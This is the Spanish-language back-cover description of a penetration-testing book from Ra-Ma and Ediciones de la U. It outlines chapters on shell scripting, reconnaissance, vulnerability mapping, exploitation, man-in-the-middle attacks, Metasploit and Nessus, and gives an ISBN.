Parte 2: revisarás a fondo el Shell Scripting, conocerás la forma en que puedes capturar información y cómo seleccionar objetivos para las tareas de análisis y extracción de información.

Parte 3: se presentan los conceptos relacionados con el mapeo de vulnerabilidades de un sistema objetivo y se analiza el proceso de explotación y posexplotación.

Parte 4: En esta última parte aprenderás a realizar el ataque Man in the middle y conocerás a fondo Metasploit y Nessus.



El libro contiene material adicional que podrá descargar accediendo a la ficha del libro en **[www.ra-ma.es](http://www.ra-ma.es)**.

ISBN: 978-958-792-645-3



9 789587 926453



Ediciones de la U



Ra-Ma®